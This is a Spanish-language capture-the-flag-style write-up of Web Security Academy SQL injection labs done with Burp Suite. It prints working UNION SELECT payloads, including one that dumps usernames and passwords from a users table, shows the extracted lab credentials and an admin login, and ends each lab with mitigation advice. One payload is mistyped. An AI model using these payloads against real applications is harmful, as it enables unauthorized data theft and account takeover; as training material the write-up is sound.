Esto permite enviar y modificar la solicitud manualmente desde la pestaña Repeater sin necesidad de volver a interactuar con la página web.

El uso de Repeater facilita probar diferentes payloads de SQL Injection y analizar las respuestas del servidor.



4. Determinar el número de columnas de la consulta

Para realizar un ataque UNION SELECT, es necesario que el número de columnas coincida con el de la consulta original.

Para descubrirlo se utilizó el siguiente payload en el parámetro category:


'+UNION+SELECT+NULL,NULL,NULL--

La petición modificada quedó de la siguiente forma:

GET /filter?category=Pets'+UNION+SELECT+NULL,NULL,NULL--

Al enviar la solicitud con Send, el servidor respondió con HTTP 200 OK, lo que indica que la consulta fue aceptada correctamente.

Esto significa que la consulta original devuelve 3 columnas.




5. Identificar la columna que acepta texto

El siguiente paso fue determinar qué columna puede mostrar datos de tipo texto dentro de la página.

Para ello se reemplazó uno de los valores NULL por la cadena proporcionada por el laboratorio:

'+UNION+SELECT+'xt4HXa',NULL,NULL--

Sin embargo, al enviar la petición el servidor respondió con un error 500 (Internal Server Error), lo que indica que esa columna no acepta texto.




6. Probar la cadena en otra columna

Debido al error anterior, se probó colocar la cadena en la siguiente columna:

```
'+UNION+SELECT+NULL,'xt4Hx'a',NULL--
```

Después de enviar la petición nuevamente, el servidor respondió correctamente (HTTP 200 OK).

Esto indica que la segunda columna es compatible con datos de tipo texto.



7. Visualización del resultado en la página

Al observar la respuesta en Render, se puede ver que la página muestra una nueva fila con el contenido:

xt4HXa

Esto significa que el ataque UNION SELECT fue exitoso y que la base de datos devolvió el valor solicitado dentro de los resultados de la consulta.

Al cumplirse el objetivo del laboratorio, la plataforma marca el laboratorio como resuelto.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The target URL is `https://0ad2001a04c2b3e8813d11f00bb00a7.web-security-academy.net`. The response shows a page from 'WebSecurity Academy' with a search bar containing the payload `Pets' UNION SELECT NULL,'xt4HXa',NULL--`. The page also displays a list of products with prices and 'View details' buttons. The status bar indicates the attack was successful, showing 'LAB Solved'.

Product	Price	Action
Sprout More Brain Power	\$87.57	View details
Eggstastic, Fun, Food Egcessories	\$23.75	View details
Waterproof Tea Bags	\$37.44	View details
Hydrated Crackers	\$81.62	View details
High-End Gift Wrapping	\$94.42	View details
Snow Delivered To Your Door	\$62.21	View details

Mitigación recomendada

Para prevenir vulnerabilidades de SQL Injection, se recomienda aplicar las siguientes medidas de seguridad:

1. Uso de consultas parametrizadas (Prepared Statements)

Las consultas deben utilizar parámetros en lugar de concatenar directamente la entrada del usuario.

Ejemplo seguro:

```
SELECT * FROM products WHERE category = ?
```

Esto evita que la entrada del usuario sea interpretada como código SQL.

9. SQL injection UNION attack, retrieving data from other tables

Nivel: PRACTITIONER

Tipo de SQLi:

SQL Injection, específicamente mediante SQL UNION Attack, que permite combinar resultados de consultas para obtener información de otras tablas de la base de datos.

Objetivo:

Explotar la vulnerabilidad de SQL Injection en el parámetro category del filtro de productos para realizar un ataque UNION, extraer los username y password de la tabla users, y utilizar las credenciales obtenidas para iniciar sesión como administrador.

Vulnerabilidad:


La aplicación web no valida ni sanitiza correctamente la entrada del usuario en el parámetro category, permitiendo que un atacante inyecte consultas SQL arbitrarias. Esto posibilita ejecutar un ataque UNION que combina la consulta original con otra que recupera datos sensibles de la tabla users, exponiendo credenciales almacenadas en la base de datos.

Procedimiento:


Paso 1: Interceptar la petición con Burp Suite

Una vez abierto el laboratorio y dentro de Burp Suite, usaremos el navegador de este el cual es Chromium.


Dentro de Chromium entraremos con la url del laboratorio. Volviendo a Burp Suite activamos intercept off, para así interceptar la petición.



Así se verá Burp Suite cuando haya interceptado peticiones:




Dentro del navegador de Chromium en la pagina del laboratorio, vamos a cambiar la categoria de productos, en este caso a Gifts, para hacer el tipo de petición que necesitamos, ya que ese parametro de category es vulnerable.




Paso 2: Confirmar que es vulnerable a SQLi

Para confirmar que ese parametro es vulnerable a SQLi, enviamos la petición al repetidor, dentro de Burp Suite y la modificamos cambiando la categoría “Gift”, por : '



Como resultado de repetir la petición modificada, el servidor respondió con un un error, lo cual indica que es vulnerable ya que se rompió la consulta (muy buena señal de SQLi).

Response




Paso 3: Determinar número de columnas

Sabemos que debemos usar UNION, pero necesitamos saber cuántas columnas devuelve la consulta original.

Payload:

'+UNION+SELECT+NULL,NULL--

El lab indica que son 2 columnas.



El servidor responde “ok”, lo cual indica que la inyección se hizo correctamente y que existen al menos 2 columnas.


Paso 4: Probar UNION con 2 columnas.

Se identifica si ambas columnas aceptan texto.

Usa el payload que indica el lab:

`'+UNION+SELECT+'abc','def'--`

Se inyecta usando de nuevo el repetidor y la consulta:



Resultado esperado

En la página podemos ver:

```
<tbody>
  <tr>
    <th>
      abc
    </th>
    <td>
      def
    </td>
  </tr>
</tbody>
```

Lo cual indica que se agregó correctamente las cadenas “abc” y “def”.


Paso 6: Extraer datos de la tabla users

El laboratorio dice que existe la tabla: users

con columnas username y password

Entonces se usa el payload:

'+UNION+SELECT+username,+password+FROM+users--



Obtuvimos como resultado:

```

<tbody>
  <tr>
    <th>
      administrator
    </th>
    <td>
      goc321j92ofkd0naozyx
    </td>
  </tr>
  <tr>
    <th>
      wiener
    </th>
    <td>
      rscus9lxna7w484cp0ky
    </td>
  </tr>
  <tr>
    <th>
      carlos
    </th>
    <td>
      9fefzxcsacaohselmxyn
    </td>
  </tr>
</tbody>

```

Así es como obtuvimos las credenciales de administrador, la contraseña es la que aparece junto a administrator.

En este caso es:
 User: administrator
 Password: goc321j92ofkd0naozyx

Paso 7: Iniciar sesión como administrador

Una vez con las credenciales obtenidas, dentro del laboratorio vamos a “My account” y entramos en la página de login.

Login

Username

Password

Log in

Y entramos con las credenciales que obtuvimos.

Login

Username

Password

Log in

Así es como accedemos y el laboratorio queda solucionado.

Laboratorio completado:

Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

[Update email](#)

Informe final

Vulnerabilidad Identificada

Se identificó una vulnerabilidad de SQL Injection en el parámetro category del filtro de productos de la aplicación web. La aplicación no valida ni sanitiza adecuadamente la entrada del usuario antes de incorporarla a la consulta SQL, lo que permite a un atacante modificar la consulta original e incluir una instrucción SQL UNION Attack. Mediante esta técnica fue posible combinar la consulta original con otra consulta dirigida a la tabla users, logrando extraer información sensible almacenada en la base de datos, específicamente los nombres de usuario y contraseñas. Con las credenciales obtenidas se pudo iniciar sesión como el usuario administrator, comprometiendo la seguridad de la aplicación.

Payload Utilizado

El ataque se realizó mediante un payload de tipo UNION insertado en el parámetro vulnerable category, el cual permitió recuperar datos de otra tabla dentro de la base de datos.

```
'+UNION+SELECT+username,+password+FROM+users--
```

Este payload cierra la consulta original, añade una instrucción UNION SELECT que recupera los campos username y password de la tabla users, y utiliza el comentario -- para ignorar el resto de la consulta original.

Mitigación Recomendada

- Para prevenir este tipo de ataques se recomienda implementar las siguientes medidas de seguridad:
- Utilizar consultas parametrizadas (Prepared Statements) o ORM seguros, evitando concatenar directamente la entrada del usuario en las consultas SQL.
- Implementar validación y sanitización de entradas para asegurar que los parámetros solo contengan valores esperados.
- Aplicar el principio de mínimo privilegio en las cuentas de base de datos utilizadas por la aplicación.
